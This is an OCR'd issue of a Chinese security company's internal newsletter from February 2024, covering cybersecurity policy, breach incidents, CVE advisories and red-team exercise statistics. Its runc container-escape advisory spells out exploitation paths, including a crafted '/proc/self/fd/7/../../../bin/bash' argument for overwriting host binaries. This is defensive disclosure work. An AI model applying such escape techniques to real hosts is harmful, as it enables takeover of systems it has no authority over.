内部资料 免费交流

出版物准印证号：京内资准字 2123- L0058 号

SECURITY INSIDER

网安26号院

奇安信网络安全通讯

揭秘！

中国及周边成网络窃密热点 P13

第38期

2024 年 2 月

奇安信
新一代网络安全领军者

打造新一代中国特色的安全托管服务

时刻守护您的网络安全

奇安信安全托管服务以威胁发现为基础、以分析处置为核心、以发现隐患为关键、以解决客户问题为目标，7*24小时全天候全方位守护客户网络安全。

两种模式
模式随心选择

- 直营服务模式：奇安信产品+MSS
- 合作服务模式：技术、产品、服务整体托管

多种形态
全面助力建成

- 城市运营中心
- 行业安全运营中心
- 企业安全运营中心

两化融合
帮您真正实现

- 集中服务化：统一监测、预警与通报
- 服务集中化：标准统一、质量可控、资源共享

首创“云地结合”模式

打破传统的托管仅限“云端监测”的认知开辟“云地结合”模式，云端+地端实现真正的闭环服务。

7*24h实时持续监测

“地球不爆炸，我们不放假”——7*24h持续监测，充分保障常态化运营。

安全事件响应快一步

对APT攻击、网络攻击等长效监测，提前预警，响应快一步。

安全事件处置规范化

事前检测、事中分析、事后总结，真正实现闭环，并在实战中不断加固。

专家“一对一”指导

专家通过视频一对一的方式与您“面对面”沟通指导，不仅让您了解现状，还能防患于未然。

警惕国产软件安全风险

信创作为我国自主可控的重要战略，得到国家大力度的政策支持，各行业的信创工程正在加快推进。这对于我国实现软 / 硬件供应链安全具有战略性意义，也会有助于国内核心软 / 硬件产业快速成长。

需要注意的是，随着软件国产化进程的逐步推进，从操作系统到办公软件，再到邮件服务器，大量国产软件开始普遍部署，攻击者也随之调整自己的进攻手段，国产软件漏洞正在被网络攻击者利用。传统上国外软件的后门问题一直备受诟病，对于国产软件的安全性问题，各行业主管同样需要给予足够重视。

根据《2023 全球高级持续性威胁研究报告》，国产软件漏洞正在被越来越多的境外 APT 组织用于攻击境内目标。其中包括利用 WPS 0day 实施的攻击活动，攻击者制作的恶意文档带有对 WPS 漏洞的利用，文档打开后可以直接导致远程代码执行。

另据《2023 全网漏洞态势研究年度报告》，2023 年新增的 28975 个漏洞中，有 715 个漏洞未被国外漏洞库收录，为国产软件漏洞。由于国产软件的绝大部分仅供中国用户使用，因此，这些漏洞极易被境外 APT 组织用于定向攻击境内目标。在近两年的网络演习中，也出现了不少针对 WPS 和国产邮件软件的 0day 攻击，显示出国产软件的安全性提升已经迫在眉睫。

基础软件形成成熟完善的安全生态，需要软件厂商和安全研究人员双方通力合作。奇安信威胁情报中心的安全专家建议，针对国产软件的攻击及相关 0day 漏洞的不断涌现，各方需要加强投入和重视，确保这些软件的安全性。一方面是国产软件厂商需自身提升对安全的重视程度，另一方面则是建立一套行之有效、利益分配得当的漏洞披露机制，引导更多安全研究人员参与到国产软件的潜在安全问题的发现过程中。对于各个行业的安全主管来说，则需要尽快推动厂商提供建立软件物料清单，同时实现基于风险的漏洞管理机制，确保大量使用开源代码的软件能够及时修复关键漏洞。

《2023 全球高级持续性威胁研究报告》还揭示出，随着地缘政治日趋紧张，中国及周边地区已经成为网络攻击的热点，及时扎好篱笆、提升国产软件的安全性已迫在眉睫。

总编辑

李建平

2024 年 2 月 1 日

CONTENTS 目录

安全态势

月度专题

揭秘！P13

中国及周边成网络窃密热点

2023 年，多个 APT 组织频繁针对国内目标实施攻击，涉及政府、军工、科研、高校、能源、航天多个领域的重点单位。全球遭遇 APT 攻击的国家，绝大部分受害者集中在中国及周边地区。中国及周边地区已经成为网络空间战争的焦点。

安全之道

专　栏

奇安资讯

《网安 26 号院》编辑部
主办 奇安信集团

总　　编　　辑：李建平
安全态势主编：王　彪
月度专题主编：李建平
安全之道主编：张少波
奇安资讯主编：陈　冲
报告速递主编：刘川琦
专　　栏主编：李建平

奇安信集团　虎符智库　安全内参

索阅、投稿、建议和意见反馈，请联系奇安信集团公关部

索阅邮箱：26hao@qianxin.com
地　　址：北京市西城区西直门外南路 26 院 1 号
邮　　编：100044
联系电话：（010）13701388557

出版物准印证号：京内资准字 2123- L0058 号
编印单位：奇安信科技集团股份有限公司
发送对象：奇安信集团内部人员
印刷数量：4500 本
印刷单位：北京博海升彩色印刷有限公司
印刷日期：2024 年 2 月 26 日

版权所有 ©2023 奇安信集团，保留一切权利。
非经奇安信集团书面同意，任何单位和个人不得擅自摘抄、复制本资料内容的部分或全部，并不得以任何形式传播。

无担保声明
本资料内容仅供参考，均“如是”提供，除非适用法要求，奇安信集团对本资料所有内容不提供任何明示或暗示的保证，包括但不限于适销性或者适用于某一特定目的的保证。在法律允许的范围内，奇安信在任何情况下都不对因使用本资料任何内容而产生的任何特殊的、附带的、间接的、继发性的损害进行赔偿，也不对任何利润、数据、商誉或预期节约的损失进行赔偿。

内部资料 免费交流

政策篇

国内，行业数字化如火如荼，数字安全不可忽视。《关于加强行政事业单位数据资产管理的通知》《自然资源数字化治理能力提升总体方案》《原材料工业数字化转型工作方案（2024—2026 年）》等多个文件均提出了系列安全要求。

国际上，美国总统拜登签署加强海事网络安全的行政命令，赋予海岸警卫队多项权力，包括要求海上设施缓解并上报网络威胁，控制构成网络威胁的海上设施等。

国内

四部门印发《关于开展全国数据资源调查的通知》，摸底数据安全情况

2 月 19 日，国家数据局、中央网信办、工信部、公安部联合印发《关于开展全国数据资源调查的通知》，调研各单位数据资源生产存储、流通交易、开发利用、安全等情况，为相关政策制定、试点示范等工作提供数据支持。其中，省级公安厅 / 局需按照公安部的要求组织填报《数据安全情况调查表》，表内包括处理重要数据的重要系统数量、处理重要数据的关键信息基础设施数量、处理重要数据的其他系统数量、数据安全相关案件数量 4 个数据情况。

财政部印发《关于加强行政事业单位数据资产管理的通知》

2 月 8 日，财政部印发《关于加强行政事业单位数据资产管理的通知》，以充分发挥数据资产价值作用，保障数据资产安全，更好地服务与保障单位履职和事业发展。该文件共 3 章 11 条，其中有多条涉及安全要求。该文件要求，运营主体应当建立安全可信的运营环境，在授权范围内运营，并对数据的安全和合规负责。各部门及其所属单位要建立数据资产安全管理制度和监测预警、应急处置机制，推进数据资产分类分级管理，按规定做好国家数据安全风险评估。

《自然资源数字化治理能力提升总体方案》印发

2 月 5 日，自然资源部印发《自然资源数字化治理能力提升总体方案》，作为指导 2024—2030 年全国自然资源数字化发展的纲领性文件。该文件共分为九章，其中第七章“筑牢全方位安全体系”专门就网络安全作出要求。该章节提出，全面落实总体国家安全观，坚持以新安全格局保障新发展格局，严格落实网络安全各项法律法规制度，构建全方位安全体系，全面推广使用信创软 / 硬件产品，保障网络安全、数据安全、应用安全、模型算法安全，守牢安全底线。该章节还提出建设三大工程，包括安全态势感知与协调指挥、数据安全风险监测预警、商用密码基础设施建设。

国家邮政局《寄递服务用户个人信息安全管理办法》公开征求意见

2 月 1 日，国家邮政局起草了《寄递服务用户个人信息安全管理办法（征求意见稿）》，现公开征求意见。该文件共 32 条。该文件提出，寄递企业应当对本企业处理用户个人信息遵守法律、行政法规的情况进行合规审计，合规审计应当每年至少进行一次。除征得用户个人同意外，寄递企业保存用户个人信息的期限不得超过收集之日起三年，法律、行政法规另有规定的，从其规定。寄递企业发生或可能发生用户个人信息泄露、丢失的，应当立即启动应急预案，有针对性地采取补救措施，及时报告所在地履行个人信息保护职责的相关部门和邮政管理部门，并通知涉及的个人。

工信部印发《工业控制系统网络安全防护指南》

1 月 30 日，工业和信息化部印发《 工业控制系统网络安全防护指南 》。该文件定位于面向工业企业做好网络安全防护的指导性文件，防护对象包括工业控制系统及被网络攻击后可直接或间接影响生产运行的其他设备和系统，围绕安全管理、技术防护、安全运营、责任落实四方面，提出 33 项指导性安全防护基线要求，推动解决走好新型工业化道路过程中工业控制系统网络安全面临的突出问题。

国际

美国总统拜登签署加强海事网络安全的行政命令

2 月 21 日，美国白宫发布《 关于修订与保护美国船舶、港湾、港口和海滨设施有关法规的行政命令 》，旨在通过制定加强该领域网络防御的新要求来改善海事安全，同时扩大美国海岸警卫队应对网络安全事件的权限。美国海岸警卫队将拥有明确的权力，通过要求船只和海滨设施缓解可能危及船只、设施或港口安全的网络状况，对国家海上运输系统中的恶意网络活动做出反应。海上设施必须报告危及任何船只、港湾、港口或海滨设施的网络事件或主动网络威胁。此外，海岸警卫队还将有权控制对美国海事基础设施构成已知或可疑网络威胁的船只的移动，并允许检查相关船只和设施。

欧盟 27 国代表一致支持《人工智能法案》文本

2 月 3 日，欧盟 27 国代表投票一致支持《 人工智能法案 》文本，标志欧盟向立法监管人工智能迈出重要一步。欧盟内部市场委员蒂埃里 · 布雷东在社交媒体上发文说，27 国一致支持这一法案，说明它们认可“谈判者在创新与安全之间找到了完美平衡”。欧盟委员会于 2021 年 4 月提出《 人工智能法案 》提案的谈判授权草案。2023 年 12 月，欧洲议会、欧盟成员国和欧盟委员会三方就《 人工智能法案 》达成协议。《 人工智能法案 》仍需要提交欧洲议会批准。

欧盟推出首个数字产品网络安全认证计划

1 月 31 日，欧洲委员会通过了欧洲通用标准（ EUCC ）网络安全认证计划实施条例，这是欧盟首个用于信息与通信技术（ ICT ）产品的网络安全认证计划，是对欧盟网络安全法条款的落实。该计划提供了一整套规则，以确保 ICT 产品在其生命周期内的可信度。ICT 产品是指以数字形式电子访问、处理、存储、传输或获取信息的商品。这些产品涵盖无线和智能设备，同时也包括技术组件，如芯片、智能卡、硬件和软件。欧洲委员会发言人表示，“该计划的目标是提高欧盟市场上 ICT 产品、服务和流程的网络安全水平。”

两院两党联合发起！美国提出农业与食品网络安全法案

1 月 25 日 CyberScoop 消息，美国国会两院两党议员共同发起《 农业与食品网络安全法 》，旨在加强食品和农业部门的网络安全保障、提升美国食品供应的弹性。此前，2021 年一起勒索软件事件曾影响了美国消费者的肉类供应。该法案建议，美国农业部长每两年分析一次食品和农业部门的网络安全威胁和漏洞，并向国会报告研究结果。法案还提出，美国农业部、国土安全部、卫生与公共服务部部长与国家情报总监合作，每年组织一次跨部门演习，练习如何处理与食品相关的网络中断和紧急情况。

美国防部发布第 8585.01 指示《国防部网络红队》

1 月 11 日美国防部官网消息，美国防部首席信息官办公室发布《 国防部网络红队 》，概述了美国防部网络红队总体政策、各军事领导人相应职责及有关程序。该文件指出，网络红队是一种特殊类型的网络评估团队，为美国防部执行大量网络任务。网络红队可以支持网络、系统或资源的运行和开发测试，以查找内部或外部行为者可能利用来影响国防部信息或系统机密性、完整性和可用性的漏洞。网络红队被授权在履行采购测试员、操作漏洞评估员、网络假想敌侵略者三类角色时，跨 DoDIN 边界开展网络操作行动。网络红队操作须经组成部分指定的授权官员授权才能访问特定事件的飞地和系统。

事件篇

网络攻击迫使全球知名企业损失惨重，据上市公司公告，国际清洁用品巨头高乐氏因去年 8 月的网络攻击损失超 3.5 亿元，建筑技术巨头江森自控因去年 9 月的勒索软件攻击损失超 1.9 亿元，海普瑞药业近期遭遇电信诈骗损失逾 9000 万元。

美国医疗支付关键供应商被黑瘫痪，全国众多药店无法处理处方

2 月 22 日 SecurityWeek 消息，美国医疗 IT 巨头 Change Healthcare 在 21 日凌晨遭遇网络攻击，造成广泛的网络中断，超过 100 个应用程序受到影响，包括牙科、药房、医疗记录、临床服务、注册、患者参与、收入和付款等服务。Change Healthcare 是美国最大的医疗 IT 公司之一，此次中断对美国医疗系统产生了重大影响，导致许多药店无法处理处方。密歇根州医疗健康服务商 Scheurer Health 宣布，“由于北美最大的处方处理服务出现全国性停机，目前 Scheurer 旗下的四家家庭药房均无法处理处方。我们仍然可以接受新处方，但客户无法使用保险购买。”

国际清洁用品巨头高乐氏因网络攻击损失超 3.5 亿元

2 月 3 日 BleepingComputer 消息，全球清洁用品巨头高乐氏（Clorox）在日前提交给美国证券交易委员会（SEC）的财报中披露，为应对 2023 年 8 月发生的网络攻击，截至当前已支出 4900 万美元（约合人民币 3.52 亿元）。高乐氏当时遭受网络攻击后，导致公司运营受到严重干扰，生产减少，消费级产品供应不足。高乐氏指出，“这些费用主要涉及第三方咨询服务，包括 IT 恢复和取证专家等专业服务，用于调查和补救此次攻击，以及由于公司业务受到影响而带来的额外运营成本。”公司承认仍在努力从攻击中恢复，但预计未来与网络攻击相关的成本将减少。

施耐德电气遭勒索攻击：云平台中断服务 TB 级数据泄漏

1 月 29 日 BleepingComputer 消息，国际能源管理和自动化巨头施耐德电气遭受仙人掌（Cactus）勒索软件攻击，大量企业数据被盗。据悉，此次勒索软件攻击发生在 1 月 17 日，针对施耐德电气的可持续业务部门，导致该部门能效及可持续顾问云平台部分功能受到影响，十余天仍未恢复。勒索软件团伙声称，在攻击期间窃取了公司数 TB 的数据，并要求公司支付赎金，否则将泄漏这些数据。尚不清楚失窃的数据包括哪些，可持续业务部门负责向外部组织提供咨询服务，比如，可再生能源解决方案建议，并帮助它们遵守全球各地复杂的气候法规要求，客户包括忠诚旅游公司、高乐氏、DHL、杜邦、希尔顿、利盟、百事可乐和沃尔玛等巨头。

7.5 亿印度公民身份信息在线泄漏，疑似来自电信运营商

1 月 25 日 Scroll 消息，据印度网络安全公司 CloudSEK 披露，本月早些时候，一个包含约 7.5 亿印度个人信息的庞大数据库在暗网上出售。该数据库大小为 1.8TB，包含姓名、手机号码、地址和 Aadhaar 个人身份识别码（相当于印度公民身份证号码）等个人信息。CloudSEK 公司称，一个名为 CyboDevil 的黑客组织在地下论坛，以 3000 美元的价格兜售印度移动运营商的手机用户数据库。对黑客发布的样本数据集进行分析后发现，

这些信息来自印度所有主要电信运营商用户，估计将影响 85% 的印度人口。CloudSEK 表示，其已通知有关当局及可能受到此次泄漏影响的组织，因为泄漏的信息可用于身份盗窃、金融欺诈、诈骗、勒索软件和其他类型的恶意攻击。

北京某科技公司开发教学系统泄漏个人信息，被罚款 10 万元

1 月 22 日网信衡阳公众号消息，北京某科技公司在衡阳从事软件业务开发，对所开发应用的网站数据库存在未授权访问漏洞，泄漏了公民的个人信息。衡阳市网信办依据《数据安全法》对该科技公司予以行政处罚。经调查核实，该科技公司主要为教育类单位提供互联网软件应用与开发服务。2023 年 1 月，该公司创建了一家网站用于教学，同时也存储了包含用户姓名、手机号、电子邮箱在内的大量个人信息。该公司在开展数据处理活动时，未建立健全全流程数据安全管理制度，未组织开展数据安全教育培训，未采取相应的技术措施和其他必要措施，保障数据安全。并且，在开展数据处理活动时并未加强风险监测，造成个人信息的泄漏等问题，该公司管理的网站存在未履行数据安全保护义务的违法行为。

微软内网遭撞库攻击：高管邮件数据被盗，法务 / 安全部门也被访问

1 月 20 日 ArsTechnica 消息，美国微软公司在 1 月 19 日晚间向美国证交会提交文件披露，俄罗斯政府支持的黑客组织“午夜暴雪”（Midnight Blizzard）利用弱密码侵入公司网络，访问了高管及安全、法务团队成员的电子邮件和文件。据披露信息分析，微软网络内某台设备使用了弱密码，没有启用双因素认证。俄罗斯黑客组织通过不断尝试先前已暴露密码或常用密码，最终成功猜中了正确密码。攻击者随后完成账号访问，说明微软没有启用双因素认证，或者这一保护措施被绕过。所谓“遗留的非生产测试租户账号”的配置，正好让“午夜暴雪”得以侵入微软部分最高级别、最敏感的员工账号。这是多年以来至少第二次，微软因不遵守基本网络卫生而导致可能伤害客户的漏洞。

半导体设备上市公司京鼎遭勒索攻击，官网“被留言”索要百万美元赎金

1 月 16 日国芯网消息，据台媒报道，富士康集团旗下主营半导体设备的上市公司京鼎遭黑客入侵，并被黑客勒索 100 万美元。黑客在京鼎官网发布信息，表示如果京鼎不支付费用，客户数据将被公开，员工也会因此而失去工作。据悉，此次攻击为 LockBit 勒索软件所为。京鼎后续向当地证交所提交公告表示，该公司在检测到攻击后，当天下午恢复了网站运行。初步评估显示，该事件不会对其运营产生重大影响。

国内上市公司海普瑞遭遇电信诈骗，损失逾 9000 万元

1 月 14 日每日经济新闻消息，深交所上市公司海普瑞药业集团晚间发布公告称，全资子公司 Techdow Pharma Italy S.R.L.（简称“天道意大利”）近期遭遇犯罪团伙电信诈骗，涉案金额约 1170 余万欧元（约合人民币 9100 万元）。案发后，公司第一时间向当地警方报案，警方已立案并开展案件调查办理工作。同时公司全力配合警方工作，争取最大限度避免损失。海普瑞表示，由于案件正积极侦办中，结果尚无法确认，或对 2023 年度财务报表造成潜在影响。这不是 A 股上市公司第一次遭遇电信诈骗，此前大亚圣象、斯莱克、京投发展等多家公司均曝出过电信诈骗事件。

印度制药巨头遭电子邮件诈骗，损失逾 4500 万元

1 月 13 日 The420 消息，印度制药巨头阿尔肯实验室（Alkem Laboratories）证实发生一起网络安全事件，导致旗下一家子公司向欺诈分子转账 5.2 亿卢比（约合人民币 4500 万元）。该公司指出，欺诈分子入侵了子公司部分员工的业务电子邮箱账号。虽然根据公司政策，被盗金额未达到强制报告的门槛，但董事会选择公开透明，向证券交易所披露了此次事件。尽管公司坚称影响很小，仅限于特定事件，但还是引发了行业担忧。

漏洞篇

微软二月补丁日修复多个漏洞，其中包括两个已公开技术细节和 PoC 的漏洞：Internet 快捷方式文件安全特性绕过漏洞 (CVE-2024-21412)、Microsoft Outlook 远程代码执行漏洞 (CVE-2024-21413)。

Internet 快捷方式文件安全特性绕过漏洞安全风险通告

2 月 23 日，奇安信 CERT 监测到微软二月补丁日修复多个漏洞，其中包括 Internet 快捷方式文件安全特性绕过漏洞 (CVE-2024-21412)。未经身份认证的远程攻击者通过该漏洞制作恶意文件并发送给受害者，诱导受害者打开后将触发该漏洞，绕过安全检查并执行恶意代码。该漏洞于 2024 年 1 月被攻击团伙 Water Hydra 作为 0day 漏洞进行在野攻击活动，此团伙 2023 年曾使用 WinRAR 0day CVE-2023-38831 发起过攻击，主要针对全球银行、加密货币平台、外汇和股票交易平台、赌博网站和赌场等目标进行攻击。目前此漏洞的技术细节与 PoC 已在互联网上公开。鉴于该漏洞影响范围较大，且存在在野利用，建议客户尽快做好自查及防护。

Microsoft Outlook 远程代码执行漏洞安全风险通告

2 月 23 日，奇安信 CERT 监测到微软二月补丁日修复多个漏洞，其中包括 Microsoft Outlook 远程代码执行漏洞 (CVE-2024-21413)。成功利用此漏洞将允许攻击者绕过 Office 受保护视图，并在编辑模式下打开文件，而不是在保护模式下，预览窗格也可触发此漏洞。未经身份验证的远程攻击者利用此漏洞可以制作绕过受保护的视图协议的恶意链接，诱骗受害者打开，在受害者机器上泄漏 NTLM 凭据信息或远程代码执行 (RCE)。目前此漏洞的技术细节与 PoC 已在互联网上公开。鉴于该漏洞影响范围较大，建议客户尽快做好自查及防护。

微软 2024 年 2 月补丁日多个产品安全漏洞风险通告

2 月 14 日，微软本月共发布了 73 个漏洞的补丁程序，修复了 SQL Server、Microsoft Office、Windows Server 等产品中的漏洞。经研判，以下 13 个重要漏洞值得关注（包括 5 个紧急漏洞、7 个重要漏洞），如下表所示。鉴于这些漏洞危害较大，建议客户尽快安装更新补丁。

编号	漏洞名称	风险等级	公开状态	利用可能
CVE-2024-21412	Internet 快捷方式文件安全功能绕过漏洞	重要	未公开	在野利用
CVE-2024-21351	Windows SmartScreen 安全功能绕过漏洞	中	未公开	在野利用
CVE-2024-21357	Windows Pragmatic General Multicast (PGM) 远程代码执行漏洞	紧急	未公开	较大
CVE-2024-21410	Microsoft Exchange Server 权限提升漏洞	紧急	未公开	较大
CVE-2024-21413	Microsoft Outlook 远程代码执行漏洞	紧急	未公开	一般
CVE-2024-21380	Microsoft Dynamics Business Central/NAV 信息泄露漏洞	紧急	未公开	一般
CVE-2024-20684	Windows Hyper-V 拒绝服务漏洞	紧急	未公开	一般
CVE-2024-21371	Windows 内核权限提升漏洞	重要	未公开	较大
CVE-2024-21378	Microsoft Outlook 远程代码执行漏洞	重要	未公开	较大
CVE-2024-21379	Microsoft Word 远程代码执行漏洞	重要	未公开	较大
CVE-2024-21346	Win32k 权限提升漏洞	重要	未公开	较大
CVE-2024-21345	Windows 内核权限提升漏洞	重要	未公开	较大
CVE-2024-21338	Windows 内核权限提升漏洞	重要	未公开	较大

Oracle WebLogic Server JNDI 注入漏洞安全风险通告

2 月 6 日，奇安信 CERT 监测到 Oracle WebLogic Server JNDI 注入漏洞 (CVE-2024-20931)，该漏洞是由于 CVE-2023-21839 漏洞未修补完全，未经身份验证的攻击者通过 T3、IIOP 进行网络访问来破坏 Oracle WebLogic Server。成功利用此漏洞可能会导致 Oracle WebLogic Server 被接管。奇安信威胁情报中心安全研究员已复现此漏洞。鉴于该产品用量较大，建议客户尽快做好自查及防护。

runc 容器逃逸漏洞安全风险通告

2 月 1 日，奇安信 CERT 监测到 runc 官方发布安全通告修复了 runc 容器逃逸漏洞 (CVE-2024-21626)，由于 runc 存在内部文件描述符泄漏，本地攻击者可以通过多种方式进行容器逃逸：

1、由于 runc 将物理机的 /sys/fs/cgroup 的文件描述符泄漏到 runc init 中。未经身份验证的攻击者可以制作恶意容器镜像，诱导受害者构建该恶意容器镜像，成功利用该漏洞可在物理机执行任意命令。

2、由于 runc exec 中同样存在文件描述符泄漏和工作目录验证不足。如果容器内的恶意进程知道某个管理进程将使用 --cwd 参数和给定路径调用 runc exec，便可以用符号链接将该路径替换为 /proc/self/fd/7/。一旦容器进程执行了容器镜像中的可执行文件，可以绕过 PR_SET_DUMPABLE 保护，之后攻击者可以通过打开 /proc/$exec_pid/cwd 来访问主机文件系统。

3、可以通过将类似 /proc/self/fd/7/../../../bin/bash 的路径用作 process.args 二进制参数来覆盖主机二进制文件，改进攻击方式 1、2。由于可以覆盖类似 /bin/bash 的二进制文件，一旦特权用户在主机上执行目标二进制文件，攻击者就可以进行转移，以完全访问主机。

鉴于此漏洞影响范围较大，建议客户尽快做好自查及防护。

glibc syslog 堆溢出漏洞安全风险通告

1 月 31 日，奇安信 CERT 监测到 glibc 官方修复多个漏洞，其中包括 glibc syslog 堆溢出漏洞 (CVE-2023-6246)，GNU C 库的 __vsyslog_internal() 函数中存在堆缓冲区溢出漏洞，该函数被 syslog() 和 vsyslog() 调用，具有低权限的本地攻击者利用该漏洞可以提升权限至 ROOT。目前，此漏洞技术细节及 POC 已在互联网上公开，奇安信 CERT 已复现此漏洞。鉴于此漏洞影响范围较大，建议客户尽快做好自查及防护。

Jenkins 任意文件读取漏洞安全风险通告

1 月 26 日，奇安信 CERT 监测到 Jenkins 官方发布新版本修复多个漏洞，其中包括 Jenkins 任意文件读取漏洞 (CVE-2024-23897)。Jenkins 处理 CLI 命令的命令解析器中的 expandAtFile 功能存在任意文件读取漏洞，未经身份认证的远程攻击者利用该漏洞可以读取部分文件的有限行内容，攻击者经过身份验证或目标 Jenkins 更改了默认”Security”配置，可以通过该漏洞读取任意文件，攻击者进一步利用该漏洞并结合其他功能可能导致任意代码执行。鉴于该漏洞影响范围较大，建议客户尽快做好自查及防护。

GoAnywhere MFT 身份认证绕过漏洞安全风险通告

1 月 25 日，奇安信 CERT 监测到 GoAnywhere MFT 身份认证绕过漏洞 (CVE-2024-0204)，未经身份验证的远程攻击者可利用该漏洞绕过身份认证创建管理员用户。鉴于该漏洞影响较大，建议客户尽快做好自查及防护。

Apple WebKit 代码执行漏洞安全风险通告

1 月 23 日，奇安信 CERT 监测到 Apple WebKit 代码执行漏洞 (CVE-2024-23222)，由于类型混淆，WebKit 在处理恶意制作的 Web 内容可能会导致任意代码执行，攻击者可以诱使受害者访问恶意网站触发漏洞。鉴于该漏洞影响范围极大，且存在在野利用，建议客户尽快做好自查及防护。

注：使用公司邮箱发送企业名称和需开通订阅的邮箱地址至 cert@qianxin.com，即可申请订阅最新漏洞通告。

对抗篇

国内攻防演 1 月态势：哪些薄弱点最易被利用？

作者 | 奇安信安服团队

一、本月演习整体情况

2024年1月，奇安信Z-TEAM团队共承接攻防演习服务15场，全部为客户自主攻防演习。

本月承接攻防演习数量与上月对比呈明显下降趋势（见图1）。

本月承接的攻防演习涉及金融、政府部委、企业行业较多，此情况较上月承接攻防演习涉及行业范围数据变化不大，企业、金融、政府部委行业攻防演习数量较多（见图2）。

本月攻防演习成果如表1所示：




图 1 12-1 月 Z-TEAM 承接攻防演习数量统计




图 2 2024 年攻防演习涉及行业统计

目标系统	靶 标	强隔离内网	核心业务网	网 站	堡垒机	安全设备	业务系统	服务器
数量	10	28	31	57	21	44	201	718

表 1

二、本月任务目标特点

本月攻防演习和评估任务覆盖行业比较集中，涉及目标包括企业、政府部委、金融、其他等行业。金融机构的业务连续性对于金融市场和客户至关重要。网络攻击、勒索软件和其他安全威胁可能导致系统故障、服务中断和数据丢失，对业务运营和客户信任造成严重影响。通过实施有效的网络安全措施，金融机构可以减少这些风险，并确保业务的连续性。在本月攻防演习中金融行业占比为33%(见图 3 ）。




图 3 1 月攻防演习分布

三、主要攻击手段分析

基于本月奇安信 Z-TEAM 团队实战成果分析，本月任务中对多行业不同目标网络进行攻击分析，总结了各个行业的攻击特点。如政府部委行业外网突破的主要手段包括漏洞扫描利用和口令爆破等；企业、其他行业主要是漏洞扫描利用和 VPN 仿冒接入等；金融行业外网突破的主要手段包括漏洞利用、供应链攻击、钓鱼攻击等。本月攻击队突破目标安全防护使用的主要技术手段分布如下（见图 4 ）。

本月攻防演习服务中，攻击队使用的攻击手段主要有：漏洞扫描利用、钓鱼攻击、口令爆破、VPN 仿冒接入、隐秘隧道外联，供应链攻击技术等。

整体攻击手段与上月对比，口令爆破和隐秘隧道外联手段利用率基本趋同，漏洞扫描利用和 VPN 仿冒接入有明显下降趋势，钓鱼攻击手段和供应链攻击有明显上升趋势（见图 5 ）。

因本月任务中金融行业攻防演习任务占比三分之一，通过此行业的演习数据分析发现，外网纵向突破重点寻找薄弱点，围绕薄弱点使用漏洞扫描利用、供应链攻击手段等实现突破；内网横向移动以突破点为支点，利用各种漏洞利用、口令爆破、隐秘隧道外联等攻击手段在内网以点带面实现横向拓展遍地开花。实战攻防演练中，各种攻击手段的运用往往不是孤立的，而是相互交叉配合，某一渗透拓展步骤的实现，很难只通过一种手段实现，通常需要两种或多种手段共同使用才能成功。外网纵向突破和内网横向移动使用的攻击手段大多类似，区别只是在于因为目标外网、内网安全防护特点不同而侧重不同的攻击手段。

四、典型攻击手段实现案例

金融企业对互联网的依赖程度很高，网络安全不仅影响着金融机构自身的稳定和可靠性，也直接关系到客户的信任和金融体系的安全。一旦出现网络安全问题，金融机构可能面临显著的资金损失及信誉危机等严重后果。

在金融行业中，网络安全性一直是一个关键因素。由于行业的高度敏感性，金融机构普遍具备强大的安全




图 4 行业攻击手段分布




图 5 攻击手段对比

防护能力，使得传统 Web 攻击手段难以取得显著效果。因此，攻击者愈发重视社会工程学攻击、供应链攻击，以及对移动应用、公众号、小程序等平台的攻击。这给金融行业带来了更加严峻的安全形势。

案例：目标外网供应商系统突破接入内网

